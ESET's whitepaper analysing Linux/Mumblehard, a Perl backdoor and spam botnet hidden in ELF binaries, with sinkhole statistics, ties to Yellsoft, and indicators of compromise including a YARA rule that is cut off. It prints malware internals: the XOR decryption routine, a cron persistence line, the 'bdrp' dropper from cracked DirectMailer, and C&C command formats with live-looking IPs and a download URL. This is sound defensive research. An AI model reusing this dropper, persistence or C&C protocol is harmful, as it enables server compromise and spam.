


# Unboxing Linux/Mumblehard

Muttering spam from your servers

Marc-Etienne M.Léveillé

April 2015



# Unboxing Linux/Mumblehard

Muttering spam from your servers

Marc-Etienne M.Léveillé

April 2015

# TABLE OF CONTENT

<b>1. Executive summary</b>	<b>3</b>
<b>2. Introduction</b>	<b>4</b>
<b>3. Malware analysis</b>	<b>5</b>
3.1 Perl code packed inside ELF binary	5
3.2 The Perl backdoor	6
3.2.1 C&C communication	7
3.3 The Perl spammer	10
3.3.1 C&C communication	10
3.3.2 Proxying feature	12
3.3.3 Spam content	13
<b>4. Statistics on infected hosts</b>	<b>14</b>
<b>5. So, who is Yellsoft?</b>	<b>16</b>
5.1 "Cracked" DirectMailer	17
<b>6. Conclusion</b>	<b>19</b>
<b>Appendix A: Indicators of compromise (IOCs)</b>	<b>20</b>
Network	20
YARA rule	20
<b>Appendix B: Samples</b>	<b>21</b>

## LIST OF TABLE

<b>Table 1.</b>	Data inside the <b>PHPSESSID</b> cookie	8
<b>Table 2.</b>	Example decrypted values for Mumblehard <b>PHPSESSID</b> cookie	9
<b>Table 3.</b>	Mumblehard spammer request to C&C server	10
<b>Table 4.</b>	Mumblehard spammer C&C response	11
<b>Table 5.</b>	Mumblehard general proxy "Add allowed host" command	12
<b>Table 6.</b>	Mumblehard general proxy "Create connection" command	12

## LIST OF FIGURES

<b>Figure 1</b>	Yellsoft homepage as seen by the Wayback Machine in 2004	4
<b>Figure 2</b>	Overview of Linux/Mumblehard interactions	5
<b>Figure 3</b>	Entry point of Mumblehard packer making a system call 13	6
<b>Figure 4</b>	Mumblehard decryption algorithm in assembly language	8
<b>Figure 5</b>	Example spam message sent by Mumblehard	13
<b>Figure 6</b>	Link target after redirection	13
<b>Figure 7</b>	Number of unique IP addresses seen each day	14
<b>Figure 8</b>	Yellsoft home page	16
<b>Figure 9</b>	Softexp web page with DirectMailer download link as seen in 2014	17

## 1. EXECUTIVE SUMMARY

Linux/Mumblehard is a family of malware targeting servers running both the Linux and BSD operating systems. A Mumblehard infected server opens a backdoor for the cybercriminals that allows them full control of the system by running arbitrary code. It also has a general purpose-proxy and a module for sending spam messages.

Mumblehard components are mainly Perl scripts encrypted and packed inside ELF binaries. In some cases, the Perl script contains another ELF executable with the same packer in the fashion of a Russian nesting doll.

ESET researchers were able to sinkhole the backdoor module of Mumblehard and collect statistics on the infected servers. This allowed us to count the population of infected hosts, determine who the victims are and work with third parties to notify them.

Here are the key findings of our analysis:

- Perl scripts were packed inside ELF binaries **written in assembly language**, showing a higher level of sophistication than average.
- A total of **8,867 unique IP addresses** were seen in our sinkhole over a 7-month period.
- The highest number of unique IP addresses seen in a single day is **as high as 3,292**.
- Mumblehard has been active **since at least 2009**.
- Among the compromised machines, **web servers** are the most susceptible to being infected.
- There is a strong link between Mumblehard and **Yellsoft**, an online company selling software to send bulk e-mail messages.

## 2. INTRODUCTION

ESET discovered Linux/Mumblehard when a system administrator contacted us for assistance with a server that was blacklisted for sending spam. We identified and dumped the memory of a process running on the server that was connecting to different SMTP servers and sending spam messages. The memory dump clearly showed it to be a Perl interpreter. We investigated and found the executable file in the `/tmp` directory. We started analyzing this ELF binary and discovered what we now call Mumblehard.

We got interested in this threat because the way the Perl scripts used by the cybercriminals are packed inside ELF executables is uncommon and more complex than the average server threat.

Our investigation showed that this group or individual has strong links with a software company called "Yellsoft". The first sample of the Mumblehard spammer component we were able to find was [submitted to VirusTotal in 2009](#). Yellsoft is active since 2004. It is unclear if they were involved in malicious activities between 2004 and 2009.




Figure 1 Yellsoft homepage as seen by the Wayback Machine in 2004

Based on the server where we made the discovery and the list of systems we have identified as infected, there are two plausible infection vectors used to spread Mumblehard. The most popular vector seems to be the use of Joomla and Wordpress exploits. The other is through the distribution of backdoored "pirated" copies of a Linux and BSD program known as DirectMailer, software that Yellsoft sells on their website for \$240. The pirated copies actually install the Mumblehard [backdoor](#) (described later) that allows the operators to install additional malware. More details about this method of distribution are given in the "[Cracked](#)" [DirectMailer](#) section.

This paper describes the components used in Mumblehard, shows the statistics we were able to collect while sinkholing the backdoor, and gives some background about Yellsoft.

## 3. MALWARE ANALYSIS

We have analyzed two different malware components used by this group. The first one is a generic backdoor that will request for commands from its C&C server. The commands contain a URL to a file to be downloaded and executed. The second one is a full-featured spammer daemon. Both components are written in Perl and they are obfuscated with the same custom packer written in assembly. It consists of encrypted Perl code embedded inside an ELF binary.

Here is a diagram showing the relationship between the malware components and their C&C servers:




Figure 2 Overview of Linux/Mumblehard interactions

We will first give technical details of the packer, then describe the functioning of the backdoor and the spamming software.

### 3.1 Perl code packed inside ELF binary

One of the first things that interested us about this malware family is the way the packer was made. Looking at the disassembled code, it is obvious this code was written in assembly. The whole packer actually consists of about 200 assembly instructions.

Another notable observation: system calls are made directly by using `int 80h` instructions. Another hint that it was written in assembly is that functions do not have the usual [prologue](#) to manage the stack.

By doing system calls with interrupts, Mumblehard ELF binaries avoid any external dependency. Furthermore, the packer works on both Linux and BSD systems. The system type is determined at the start of the program by doing a system call 13 with argument 0. It corresponds to `time(NULL)` on Linux and `fcntl(stdin)` on BSD. The call fails with a negative value (-20 for `ENOTDIR`) in `eax` on BSD, while `time(NULL)` succeeds on Linux and returns a positive value: the current number of seconds since January 1<sup>st</sup> 1970.




Figure 3 Entry point of Mumblehard packer making a system call 13

Next, the process will `fork()`, start the Perl interpreter with `execve("/usr/bin/perl", ...)` and send the Perl script to the new process through its `stdin`. `pipe` and `dup2` system calls take care of handling file descriptors so that the parent process can write the decrypted Perl script to the interpreter.

## 3.2 The Perl backdoor

The backdoor component has a simple job: to ask its C&C servers for commands and report if it was successful. The backdoor does not daemonize on an infected system. Instead, we've seen it installed in `crontab` and executed every 15 minutes.

```

$ crontab -l
*/15 * * * * /var/tmp/qCVwOWA >/dev/null 2>&1
    
```

It also disguises itself as `httpd` by assigning `$0`.

```

$0 = "httpd";
    
```

At each run, every C&C server in the list is queried for a command, even if one has already sent a valid command.

The Mumblehard backdoor supports only one command:

- `0x10`: Download from URL and execute.



There are 10 C&C servers in the list. This list was the same in all the samples we have analysed. We have only witnessed one of them sending commands: 194.54.81.163. The others seem to be false flags. For example, behance.net has been owned by Adobe since 2005.

- 184.106.208.157
- 194.54.81.163
- advseedpromoan.com
- 50.28.24.79
- 67.221.183.105
- seoratingonlyup.net
- advertise.com
- 195.242.70.4
- pratioupstudios.org
- behance.net

Note that 194.54.81.163 only responds for a limited time, when it has a command to send. Otherwise, it doesn't respond to TCP port 80.

### 3.2.1 C&C communication

Mumblehard makes HTTP GET requests to each C&C server on the list. The command is hidden in the Set-Cookie HTTP header of the response. It is one way to make the response appear legitimate and cause it to be overlooked when examining packet captures.

#### Example response from the C&C server

```
HTTP/1.0 200 OK
Date: Sat, 14 Feb 2015 23:01:57 GMT
Server: Apache/1.3.41 (Unix)
Set-Cookie: PHPSESSID=260518103c38332d35373729393e39253e3c3b207f66736577722861646b6c
697e217c647066603a7f66706363606f61; path=/
Content-Length: 18
Connection: close
Content-Type: text/html

under construction
```

The PHPSESSID cookie sent by the server is hex-encoded. The strings inside the commands are also encrypted with a custom algorithm. This algorithm is the same as the one used in the packer to obfuscate the Perl script. It ties the Perl script tightly to the custom packer; thus, the same group probably wrote both pieces of code

```

; char __usercall xorl@<al>(int size@<ecx>, char *crypted@<esi>)
xorl      proc near          ; CODE XREF: start+3A1p
                                ; start+4E1p
        xor     ebx, ebx
        inc     ebx
        inc     ebx
        mov     edx, 16
        push   esi
        pop     edi

xor_loop_start:                ; CODE XREF: xorl+27'j
        cmp     ebx, edx
        jnz    short do_xor_byte
        cmp     edx, 128
        jnz    short inc_edx_reset_ebx
        xor     edx, edx

inc_edx_reset_ebx:           ; CODE XREF: xorl+15'j
        add     edx, 16
        xor     ebx, ebx
        inc     ebx

do_xor_byte:                 ; CODE XREF: xorl+D'j
        lodsb
        xor     al, bl
        stosb
        inc     ebx
        loop   xor_loop_start
        retn
xorl      endp
    
```

Figure 4 Mumblehard decryption algorithm in assembly language

## Mumblehard decryption algorithm in Perl (tidied)

```

sub xorl {
    my ($line, $code, $xor, $lim) = (shift, "", 1, 16);
    foreach my $chr (split (//, $line)) {
        if ($xor == $lim) {
            $lim = 0 if $lim == 256;
            $lim += 16;
            $xor = 1;
        }
        $code .= pack ("C", unpack ("C", $chr) ^ $xor);
        $xor ++;
    }
    return $code;
}
    
```

Once decrypted, the following information is extracted from the "cookie":

Table 1. Data inside the PHPSESSID cookie

Field name	Size	Description
URL length	Integer (1 byte)	The length in bytes of the URL to get the executable file.
File name length	Integer (1 byte)	The length in bytes of the target file name.
Id	Integer (1 byte)	Unused by Mumblehard but reported back to C&C after receiving a command. This value seems to always be set to 0x18 by the C&C server.

Field name	Size	Description
Command	Integer (1 byte)	Must be 0x10 (download and execute).
Timeout value	Integer (1 byte)	The time in seconds to wait for a response from URL.
URL	String (URL length bytes)	Encrypted URL where the executable resides.
File name	String (File name length bytes)	Encrypted name of the file where the file is downloaded inside /tmp.

Here is an example of a decrypted command received by the C&C server:

Table 2. **Example decrypted values for Mumblehard PHPSESSID cookie**

Field name	Value (hex)	Value	Meaning
URL length	0x26	38	URL is 38 bytes long
File name length	0x05	5	File name is 5 bytes long
Id	0x18	24	None
Command	0x10	16	Download and execute
Timeout value	0x20	32	Wait 32 seconds for an answer.
URL	38332[...]7f6670	Decrypts to "91.121.173.215/~dpart/images/stats.jpg"	File to download
File name	6363606f61	Decrypts to "backd"	Content will be downloaded to /tmp/backd

Mumblehard uses a hardcoded user agent when requesting a command.

## Mumblehard backdoor user agent

```
Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
```

This user agent string is the same as the one used by Firefox 7.0.1 running on Windows 7.

After a "download and execute" is completed, Mumblehard reports to each C&C server that it downloaded the file (or not). This information is camouflaged inside the user agent strings with the following format:

```
Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/<command_id>.<http_status>.<downloaded_file_size> Firefox/7.0.1
```

An example user agent for a report of a successful (HTTP 200 OK) download-and-execute command with job id 0x18 (24) leading to a 56,013 byte executable would be:

```
Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/24.200.56013 Firefox/7.0.1
```

## 3.3 The Perl spammer

The spamming daemon is also written in Perl and packed inside an ELF binary. Its purpose is to send spam by asking its C&C servers for jobs, but also includes a general-purpose proxy. Mumblehard supports most of features you would find in a spammer program: templates, reporting, SMTP implementation, and so on. We will limit our description to the components unique to Mumblehard and its network protocol.

Perl is multi-platform, so the Mumblehard Perl spammer software should run on different operating systems. However, the use of `EWOULDBLOCK` and `EINPROGRESS` constants in Mumblehard is non-portable. Nonetheless, Mumblehard defines the constants for Linux, FreeBSD and Windows, enabling the Perl script to run on these major systems. This suggests that this group could be infecting a lot of different systems. Although the ELF binary will not load on Windows, it's possible that the malware is used without the packer or with a different packer for this platform.

### Mumblehard Perl spammer supports Linux, FreeBSD and Windows

```
if ( $^O eq "linux" ) { $ewblock = 11; $ei Progr = 115; }
if ( $^O eq "freebsd" ) { $ewblock = 35; $ei Progr = 36; }
if ( $^O eq "MSWin32" ) { $ewblock = 10035; $ei Progr = 10036; }
```

We have seen the spammer component distributed via the Mumblehard backdoor described earlier. The spammer is not persistent: it will quit when the server doesn't have any more spam jobs to do. The persistent backdoor is sufficient and is stealthier.

The component has two distinct ways of sending spam: by asking the C&C servers for jobs and by starting a proxy.

### 3.3.1 C&C communication

The Mumblehard C&C server runs on port 25, but expects an HTTP `POST` request with binary data as its content. The content is described in the following table:

Table 3. Mumblehard spammer request to C&C server

Name	Size	Description
Magic	2 bytes	Always 0x0F0F
Version	Integer (1 byte)	Latest version we have seen is 9
Command	Integer (1 byte)	2 if it's the first request, 1 if to report the job is done or 0 if the job is still running
Pid	Integer (4 bytes)	The Perl's process identifier
Extra data size	Integer (4 bytes)	Size of the remaining data
Extra data	<i>Extra data size</i> bytes	Contains job report

There seems to be only one case where the extra data would be used: reporting how many successful e-mails were transmitted. It has a four 32-bit integer header:

1. A job identifier
2. The number of e-mail messages successfully sent
3. The number of e-mail messages that couldn't be sent due to a network error
4. The number of e-mail messages refused by the SMTP server

The operator can also set the verbosity of the report to 3 different levels. The lowest one only has the number, the second level reports the e-mail addresses in each categories and the most verbose will also send the reason for failure or success.

The response from the server is a HTTP 200 OK and contains settings, e-mail list and the spam template to be used.

Table 4. **Mumblehard spammer C&C response**

Name	Size	Description
Magic	2 bytes	Always 0xAF
Timeout	Integer (2 bytes)	Connection timeout in seconds to C&C server
Request	Integer (1 byte)	Make request time in minutes
Command	Integer (1 byte)	Exits if non-zero
Size	Integer (4 bytes)	Size for the rest of the response
Job id	Integer (4 bytes)	A job identifier that will be included in the report to the C&C server
Client IP	IP address (4 bytes)	IP address of the infected host as seen by C&C server
Nameservers (16)	IP address (16 x 4 bytes)	Nameservers to use for resolving PTR, MX and A record to send mail
Timeout	Integer (2 bytes)	Connection timeout in seconds to SMTP server
Max concurrent SMTP session	Integer (2 bytes)	Number of concurrent TCP connection to an SMTP server (0 for unlimited)
Copies	Integer (1 byte)	Number of copies of the e-mail to send
Method	Integer (1 byte)	If zero, include a bunch of e-mail address in the "To" field. Otherwise just include one.
SPF	Integer (1 byte)	If non-zero, use the same domain as in the HELO field in the "From" header
Report type	Integer (1 byte)	How verbose the report should be (0, 1 or 2)
Size of recipient list	Integer (4 bytes)	Size of the recipient list in bytes
Recipient list	<i>Size of recipient list</i> bytes	Spam recipients separated by "\x0A"
Size of "from" list	Integer (4 bytes)	Size of the "from" list in bytes
List of e-mail to spoof in from field	<i>Size of "from" list</i> bytes	From fields separated by "\x0A"
Size of "reply to" list	Integer (4 bytes)	Size of the from list in bytes
List of e-mail to spoof in reply-to field	<i>Size of "reply to" list</i> bytes	Reply-To fields separated by "\x0A"
Size of subjects list	Integer (4 bytes)	Size of the subjects list in bytes
List of subjects to use in spam messages	<i>Size of subjects list</i> bytes	Subject fields separated by "\x0A"
Size of headers	Integer (4 bytes)	Size of the headers template (Can be zero to use hardcoded ones)
Headers	<i>Size of headers</i> bytes	E-mail message header template

Name	Size	Description
Size of message	Integer (4 bytes)	Size of the spam message template
Message	<i>Size of message</i> bytes	Template of the spam message
Priority	Integer (1 byte)	Set the "Priority" e-mail header value to "Low" (0), "Normal" (1) or "High" (2)
Content type	Integer (1 byte)	"plain" if zero, "html" otherwise
Charset	Rest of data	Encoding used in the template

### 3.3.2 Proxying feature

Most Mumblehard spammer samples we have analyzed also have a generic proxy component. The way it works is quite simple: it listens for inbound connections on a TCP port and sends a notification that it's now available to its C&C server on that port. At this point, only connection from the C&C server is allowed on the listening socket, but more hosts can be added to the allowed list. In fact, only two commands can be sent to the infected host.

1. Add IP address to the allowed list
2. Create new TCP tunnel

For reference, here is the binary protocol on the listening socket:

Table 5. **Mumblehard general proxy "Add allowed host" command**

Name	Size	Description
Command	2 bytes	Always 0x7B, 0x10
Restart timer	Integer (2 bytes)	Restart timeout value if value is 128
<i>Unused</i>	14 bytes	Unused
IP count	Integer (2 bytes)	Number of IP addresses to add to the white list
IP	IP address ( <i>IP count</i> x 4 bytes)	The IPs to add to the white list

Table 6. **Mumblehard general proxy "Create connection" command**

Name	Size	Description
Command	2 bytes	Always 0x04, 0x01
Port	Integer (2 bytes)	TCP port of the proxy target
IP	IP address (4 bytes)	IP address of the proxy target

The create "Connection command" command is actually an implementation of the SOCKS4 protocol. The response codes also match the specification. This feature allows the criminals to tunnel arbitrary traffic through the infected host. However we have never seen this feature used on an infected machine so it is hard to say what it is used for, or whether it's ever been used at all.

### 3.3.3 Spam content

The spam content we have witnessed on our tracker is mostly for promoting pharmaceutical products with links to various online stores. Here is an example of a message as seen by a victim receiving spam.




Figure 5 Example spam message sent by Mumblehard

The link leads to an online store selling drugs for erectile dysfunction.




Figure 6 Link target after redirection

These Canadian pharmacy sites are [well documented](#) on [spamtrackers.eu](#).

Another feature unique to the spam template is the use of random message headers that seems to be built using two or three random words, such as:

```
Million-Explosively-Arrogance: B77FE821EAB1  
Copes-Horribly: 881976c526e6  
Formants-Carmichael-Cutlet: consistency  
Interoffice-Gastronome-Unmodified: d41f7ebe89a
```

It is unclear whether these are added to fool anti-spam solutions and if so, whether their inclusion is effective.

## 4. STATISTICS ON INFECTED HOSTS

The list of C&C servers present in Mumblehard's backdoor contained domains that has been previously registered but were now available for purchase. We have bought one of these domains in order to monitor the activity of the infected hosts. Bots are easy to distinguish due to their specific hardcoded user agent string. Two design choices made by the Mumblehard backdoor author helped us in collecting data about the victims:

- Mumblehard will ask for a command from **every** C&C server in the list, even if one of them has already responded.
- Mumblehard will report back to **every** C&C server the success or failure of the download and execute command, even if the command doesn't originate from that C&C.

Sure enough, our sinkhole was hit by each infected machine 4 times per hour: on the hour, quarter past the hour, half past the hour and quarter to the hour. This matches the cron job description found on systems infected with the backdoor.

We collected data between September 19th 2014 and April 22<sup>nd</sup> 2015, but the sinkhole server was offline between December 7th 2014 and January 6th 2015. During the period over which we collected data, we saw Mumblehard queries from **8,867** unique IP addresses. The majority of them are servers that are used for hosting websites.




Figure 7 Number of unique IP addresses seen each day

We can see that the number of infected hosts is slowly decreasing, but has timely increases from time to time. The operators are initiating discrete waves of server infection rather than spreading in a continuous fashion.

We can also observe the number of successful commands sent by the C&C server to its bots. As we [described in the malware analysis section](#) the command includes a URL to the executable file to fetch. The HTTP status code received for that request is reported back by the Mumblehard



backdoor in the [user agent](#) field received by our sinkhole. We define a successful command by a bot as reporting back that the download yielded a HTTP 200 status code.

As we can see, the C&C server does not always supply download-and-execute commands to its bots. In fact, most of the time it doesn't even listen on TCP port 80. There are some peaks in traffic where it's heavily used. For example, on March 27th, we were watching 2,508 bots that received a total of 49,729 commands. If the operators are continuously answering with a download-and-execute to all the bots connecting at 15-minute intervals, it means that the network was used for 5 continuous hours. There are also days where the backdoor isn't used at all. Out of 187 days of collected data, it was only used for 120 days, representing 64% of the time when traffic was monitored.

It is difficult to explain these differences. It is possible that the operators are limiting the amount of spam they send so as to stay under the radar and keep the reputation of the affected IP addresses intact. On the other hand, if the spamming daemon on these systems is still receiving jobs from the spammer C&C server it will continue to run even if the backdoor C&C server is offline. The operators could just try to expand their spamming capabilities with the backdoor.

## 5. SO, WHO IS YELLSOFT?

The C&C servers hardcoded in the Mumblehard samples are all located in the IP range 194.54.81.162 to 194.54.81.164.

194.54.81.162:53	Hardcoded DNS server in Mumblehard's <a href="#">spammer</a>
194.54.81.163:54321	Report from Mumblehard's <a href="#">proxy</a> is open
194.54.81.163:25	C&C server for Mumblehard's <a href="#">spammer</a>
194.54.81.164:25	C&C server for Mumblehard's <a href="#">spammer</a>

If you check out the two next IP addresses, 194.54.81.165 and 194.54.81.166, you will find that both are name servers for `yellsoft.net`. Also, the `yellsoft.net` web server is hosted at 194.54.81.166. If you dig further, the five IP addresses, from 162 to 166, will answer the same NS and SOA record for this IP range, despite the fact that in reality, this range is served by `rx-name.com`. This strongly suggests that the **five IP addresses are hosted on the same server**.

```
$ dig +short -x 194.54.81 SOA | uniq -c
  1 ns1.rx-name.net. hostmaster.81.54.194.in-addr.arpa. 2015031209 28800 7200
  604800 86400
$ for i in 2 3 4 5 6; do dig +short -x 194.54.81 SOA @194.54.81.16$i; done | uniq -c
  5 ns1.yellsoft.net. support.yellsoft.net. 2013051501 600 300 604800 600
```

What is Yellsoft anyway? It sells software called DirectMailer for sending bulk e-mail messages. According to the home page, DirectMailer is written in Perl and runs on UNIX-type systems. Pretty much like Mumblehard.




Figure 8 Yellsoft home page

## 5.1. "Cracked" DirectMailer

On the homepage, Yellsoft makes sure to tell its visitors that the company doesn't offer support for copies of the software downloaded from <http://softexp.narod.ru>, with a link to the page. This page is hosted on [narod.ru](http://narod.ru), a free web hoster. Let's see if we can get a copy of DirectMailer from there.




Figure 9 Softexp web page with DirectMailer download link as seen in 2014

Sure enough, in 2014 you could download a `directmailer-retail.zip` file with a copy of DirectMailer. Since ESET Anti-Virus products started detecting DirectMailer as malicious, the software is no longer being distributed on [softexp.narod.ru](http://softexp.narod.ru).

The zip archive contains a `dm.pl` executable file. Despite the `.pl` extension, it is not a Perl script, but an ELF executable. This executable file contains a Perl script packed with the Mumblehard [packer](#).

Analysis of the Perl script shows that a function called `bdrp` is invoked before the main program is started. This function has a uuencoded blob, which, once decoded, generates another ELF file. This ELF file is a [packed](#) Perl script consisting of the Mumblehard [backdoor](#). It is written to the file system and a cron job is added to run it every 15 minutes. Sound familiar?

## Tidied and commented `bdrp` function

```

sub bdrp {
    my $bdrp = <<'BDRPDATA';
M?T5,1@$!\`0D`~~~~~(``P`!~~~~~3(`$"P"~~~~~#0`(``!
M~~~~~"~!`@`@`0("1H`!X>~~~~~!~~~~(DE"9H$"+@-~~~~,=M3
...
M)S5I=6=\9&(Z-WQT>'-T?#,@/'YR<%-$`@=,1$A#1$P1"U$-7$I$1$!=#Q5+
%%T491S$`
BDRPDATA
    $bdrp = unpack( "u*", $bdrp );
    foreach my $bdrpp ( "/var/tmp", "/tmp" ) {
        # Delete all executable files in temporary directory
        # (delete existing Mumblehard installation)
        for (<$bdrpp/*>) { unlink $_ if ( -f $_ && ( -x $_ || -X $_ ) ); }
        # Create random file name
        my $bdrpn = [ "a" .. "z", "A" .. "Z" ];
        $bdrpn = join( "",
            @$bdrpn[ map { rand @$bdrpn } ( 1 .. ( 6 + int rand 5 ) ) ] );
        my $bdrpb = "$bdrpp/$bdrpn";
        my $bdrpc = $bdrpb . int rand 9;
        # crontab job to add (runs every 15 minutes)
        my $bdrpt = "*/15 * * * * $bdrpb >/dev/null 2>&1\n";
        if ( open( B, ">", $bdrpb ) ) {
            # Drop file and install job with crontab
            [...]
        }
    }
}

```

Furthermore, `dm.pl` forks, starts listening for inbound connection on a TCP port and report back to Mumblehard's C&C server that it's available to proxy traffic. This code is exactly the same as Mumblehard's [spammer proxy](#) feature.

"Cracked" copies of DirectMailer actually give the operators a backdoor to the servers on which it is installed and allow criminals to proxy traffic in order to send spam.

## 6. CONCLUSION

Malware targeting Linux and BSD servers is becoming more and more complex. The fact that the authors used a custom packer to hide the Perl source code is somewhat sophisticated. However, it is definitely not as complex as the Windigo Operation we documented in 2014. Nonetheless, it is worrying that the Mumblehard operators have been active for many years without disruption.

It is unclear if spamming is the only goal of this group. In theory, it is possible for the cybercriminals to deploy other executable files to thousands of servers at once. Do they send other types of spam with their botnet? Is a pharmaceutical online store lucrative enough to justify the effort?

## APPENDIX A: INDICATORS OF COMPROMISE (IOCS)

### Network

#### UDP packets to

- 194.54.81.162 port 53

#### TCP connections to

- 194.54.81.163 port 80 ([backdoor](#))
- 194.54.81.163 port 54321 ([proxy](#))
- 194.54.81.163 port 25 ([spammer](#))
- 194.54.81.164 port 25 ([spammer](#))

#### HTTP requests with the following User-Agent pattern

- Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/<1 or more digits>.<1 or more digits>.<1 or more digits> Firefox/7.0.1

### YARA rule

mumblehard\_packer.yara

```
rule mumblehard_packer
{
  meta:
    description = "Mumblehard i386 assembly code responsible for decrypting Perl code"
    author = "Marc-Etienne M.Léveillé"
    date = "2015-04-07"
    reference = "http://www.welivesecurity.com"
    version = "1"

  strings:
